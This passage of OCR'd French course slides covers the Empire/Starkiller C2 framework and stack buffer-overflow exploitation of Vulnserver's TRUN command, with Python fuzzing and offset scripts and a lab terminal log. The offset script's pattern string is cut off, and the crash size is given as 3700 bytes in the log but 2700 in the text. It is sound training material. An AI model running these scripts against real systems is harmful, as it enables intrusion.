
Les agents seront là où vous ferez la majorité des interactions dans Starkiller. Ce menu vous permettra de voir un aperçu de tous les agents et d'interagir avec des agents spécifiques. Les agents sont comme des shells vers l'appareil. Vous pouvez envoyer des commandes shell et des modules à partir d'agents.



Empire : un C2 open source

Modules


Le menu Modules vous donnera un aperçu de tous les modules disponibles et vous permettra de rechercher un module particulier. Les modules sont des outils et des exploits spécifiques qui peuvent être utilisés avec des agents tels que des scripts d'énumération, des méthodes d'escalade de privilèges et des exploits.



Empire : un C2 open source

Credentials


Le menu Credentials est un menu très utile dans Starkiller qui enregistrera toutes les informations d'identification énumérées et trouvées à partir d'un appareil ou d'un module. Il peut enregistrer soit des hachages, soit des passages en clair. Vous pouvez également ajouter manuellement les informations d'identification qu'il ne collecte pas automatiquement.



Empire : un C2 open source

Reporting

Le menu Reporting est un autre menu utile qui vous permet de voir les commandes ou modules shell que vous avez exécutés dans le passé et de les signaler à ce menu. Cci le rend idéal pour revoir votre travail.



CHAPITRE 1

Exploiter les vulnérabilités identifiées

1. Frameworks et base de données d'exploitation de vulnérabilités (Metasploit, exploit-db, Cobalt Strike, Empire)
2. **Gestion des exploits (buffer overflow exploits)**
3. Tests d'intrusion (Linux, Windows, web OWASP top 10, active directory)

Buffer overflow


- Un **buffer overflow (BO)** est une faute d'implémentation consistant à déborder de la mémoire allouée pour une opération. La plupart des BO dues au développeur ne vérifiant pas les tailles mémoires avant d'effectuer des opérations de copie. Les BO sont très courants dans les programmes écrits en langages dits «bas niveaux» comme le C ou C++
- Plateformes et langages de programmation ne vérifiant pas les opérations mémoires faites par le programmeur
  - ✓ C, C++ pour des raisons de rapidité
  - ✓ C'est au programmeur de s'assurer de la validité des opérations qu'il fait !
- Opérations mémoires de lecture/écriture/copie
- Non (ou mauvaise) vérification des opérations mémoires
- Exemples de fonctions C pouvant générer des Buffer overflow (si on ne vérifie pas avant de les appeler)
  - ✓ strcpy()
  - ✓ strcat()
  - ✓ sprintf()
  - ✓ gets()
  - ✓ scanf(), fscanf(), sscanf()

Potentiellement, toute fonction écrite par le développeur et faisant des accès à la mémoire

Buffer overflow : l'anatomie de la pile


- Pour exploiter une vulnérabilité buffer overflow, il est indispensable de comprendre l'anatomie de la pile mémoire (stack)
- Lorsque nous examinons la pile de mémoire, nous trouvons 4 composants principaux :
    1. Pointeur de pile étendu (ESP)
    2. Espace tampon (Buffer space)
    3. Pointeur de base étendu (EBP)
    4. Pointeur d'instruction étendu (EIP) / adresse de retour

Les 4 composants ci-dessus sont en fait placés dans l'ordre de haut en bas.




Buffer overflow : l'anatomie de la pile

Dans le cadre de cet exploit, nous devons nous préoccuper de l'espace tampon (buffer space) et de l'EIP. L'espace tampon est utilisé comme zone de stockage pour la mémoire dans certains langages de codage. Avec un bon assainissement des entrées, les informations placées dans l'espace tampon ne doivent jamais voyager en dehors de l'espace tampon lui-même. Une autre façon de penser à cela est que les informations placées dans l'espace tampon doivent s'arrêter à l'EBP en tant que telles :



Dans l'exemple ci-dessus, vous pouvez voir qu'un certain nombre de A (x41) ont été envoyés à l'espace tampon, mais ont été correctement vérifiés avant l'envoi. Les A n'ont pas échappé à l'espace tampon et, par conséquent, aucun débordement de tampon ne s'est produit. Voyons maintenant un exemple de débordement de tampon :



PARTIE 3

Buffer overflow : les étapes de développement d'exploit

Maintenant, les A ont complètement échappé à l'espace tampon et ont en fait atteint l'EIP. Ceci est un exemple de débordement de tampon et comment un mauvais codage peut devenir dangereux. Si un attaquant peut prendre le contrôle de l'EIP, il peut utiliser le pointeur pour pointer vers un code malveillant et obtenir un shell inversé. nous allons faire exactement cela en suivant les étapes suivantes :

1. Fuzzing : Permet d'envoyer des octets de données à un programme vulnérable (dans notre cas, crossfire) en itérations croissantes, dans l'espoir de déborder l'espace tampon et d'écraser l'EIP.
2. Trouver l'offset : l'adresse exacte à laquelle nous écrasons le regitre EIP.
3. Écraser le registre EIP : Vérifier que nous contrôllons le registre EIP.
4. Trouver les mauvais charactères : Certains caractères d'octet peuvent causer des problèmes dans le développement d'exploits.
5. Trouver le bon module : L'idée est de trouver une partie de la mémoire où aucune protection n'est appliquée pour injecter notre code malveillant.
6. Générer le shellcode : à l'aide de toutes les informations que nous avons recueillies générer un shellcode malveillant.
7. Envoyer l'exploit : Lancer le shellcode pour exploiter le système cible.


Exemple de développement d'exploit Buffer overflow : introduction

- Nous pouvons utiliser une application appelée **debugger (débogueur)** pour assister le processus de développement d'exploit. Un débogueur agit comme un proxy entre l'application et le CPU, et il nous permet d'arrêter le flux d'exécution à tout moment pour inspecter le contenu des registres ainsi que l'espace mémoire du processus. Lors de l'exécution d'une application via un débogueur, nous pouvons également exécuter les instructions d'assemblage une par une pour mieux comprendre le flux détaillé du code.
- Bien qu'il existe de nombreux débogueurs disponibles, nous utiliserons **Immunity Debugger**, qui a une interface relativement simple et nous permet d'utiliser des scripts Python pour automatiser les tâches. Nous allons tenter de déborder le tampon dans une application vulnérable et utiliser Immunity Debugger pour mieux comprendre ce qui se passe exactement à chaque étape de l'exécution du programme.
- Dans cet exemple de développement d'un exploit pour un programme Windows nous utiliserons les outils suivants :

  - ✓ Une machine Windows (de préférence Windows 10)
  - ✓ Votre machine virtuelle d'attaque (de préférence Kali Linux)
  - ✓ Le programme attaqué installé sur votre machine Windows
  - ✓ Immunity Debugger installé sur votre machine Windows
  - ✓ Modules Mona installés dans votre dossier Immunity Debugger

Exemple de développement d'exploit Buffer overflow : introduction

- Il faut à chaque étape (chaque crash) démarrer Immunity et lancer l'application vulnérable et ensuite attacher l'application à Immunity File > Attach > vulnserver.exe
- Il ne reste qu'à démarrer Immunity en cliquant sur le bouton play et commencer à développer notre exploit :



Exemple de développement d'exploit Buffer overflow : Fuzzing

- La première étape de tout Buffer overflow est le fuzzing. Le fuzzing nous permet d'envoyer des octets de données à un programme vulnérable (dans notre cas, Vulnserver) en itérations croissantes, dans l'espoir de déborder l'espace tampon et d'écraser l'EIP. Tout d'abord, écrivons un simple script de fuzzing Python sur notre machine Kali. Votre script devrait ressembler à ceci :

```
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.1.90',9999))

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Le code effectue les opérations suivantes :


1. Définit la variable "buffer" égale à 100 A.
2. Effectue une boucle while, en envoyant chaque itération croissante de A à Vulnserver et en s'arrêtant lorsque Vulnserver plante.

Exemple de développement d'exploit Buffer overflow : Fuzzing

- Il convient de noter que l'IP que vous utiliserez sera la machine Windows qui exécute Vulnserver, que Vulnserver s'exécute sur le port 9999 par défaut, et la vulnérabilité que nous attaquons est la commande « TRUN ». Pour voir la commande en action, ouvrez Vulnserver et jouez un peu. Une fois votre code écrit, lancez Vulnserver et Immunity Debugger en tant qu'administrateur (très important). Dans Immunity Debugger, cliquez sur File > Attach et sélectionnez vulnserver.exe. Enfin, exécutons notre script et voyons ce qui se passe :
- Vous devriez remarquer que Vulnserver plante :

```
┌──(root💀kali)-[/home/kali]
└─# ./1.py
^CFuzzing crached at 3700 bytes

┌──(root💀kali)-[/home/kali]
└─# nc 10.0.2.15 9999
```


- Vous devriez également remarquer quelque chose d'assez intéressant dans Immunity Debugger :



PARTIE 3

Exemple de développement d’exploit Buffer overflow : Fuzzing

- Vous devriez également remarquer quelque chose d'assez intéressant dans Immunity Debugger :



- Tous les registres ont été écrasés par 41 (hex pour A). Cela signifie que nous avons une vulnérabilité de buffer overflow entre nos mains et nous avons prouvé que nous pouvons écraser l'EIP. À ce stade, nous savons que l'EIP se situe quelque part entre 1 et 2700 octets, mais nous ne savons pas exactement où il se trouve. Ce que nous devons faire ensuite, c'est déterminer exactement où se trouve l'EIP (en octets) et tenter de le contrôler.

PARTIE 3

Exemple de développement d'exploit Buffer overflow : Trouver l'offset

- maintenant que nous savons que nous pouvons écraser l'EIP et que l'écrasement s'est produit entre 1 et 2700 octets (utilisons 3 000 à l'avenir pour un peu d'espace supplémentaire), nous pouvons utiliser quelques outils Ruby appelés Pattern Create et Pattern Offset pour trouver l'emplacement exact de l'écrasement. Pattern Create nous permet de générer une quantité cyclique d'octets, en fonction du nombre d'octets que nous spécifions. Nous pouvons ensuite envoyer ces octets à Vulnserver, au lieu de A, et essayer de trouver exactement où nous avons écrasé l'EIP. Pattern Offset nous aidera à le déterminer bientôt.
- Dans Kali, par défaut, ces outils sont situés dans le dossier /usr/share/metasploit-framework/tools/exploit. L'outil et la commande que nous devons exécuter sont : **pattern_create.rb -l 3000**

où "l" correspond à la longueur, "3000" aux octets. Il devrait donner quelque chose comme ceci:

Exemple de développement d'exploit Buffer overflow : Trouver l'offset

- Maintenant, nous allons devoir modifier notre code pour inclure tous les octets qui viennent d'être générés par Pattern Create. Notre nouveau code devrait ressembler à ceci :

```
#!/usr/bin/python
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + offset))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

- Où la variable offset est un copier/coller de la sortie Pattern Create.
  Vous remarquerez que nous avons légèrement modifié le code.
  Nous n'avons plus besoin d'exécuter des boucles,
  Nous avons donc mis une commande try à la place.

- Nous avons juste besoin d'envoyer ce code une fois.
  Alors, allons-y et redémarrons Vulnserver et Immunity Debugger.

PARTIE 3

Exemple de développement d'exploit Buffer overflow : Trouver l'offset

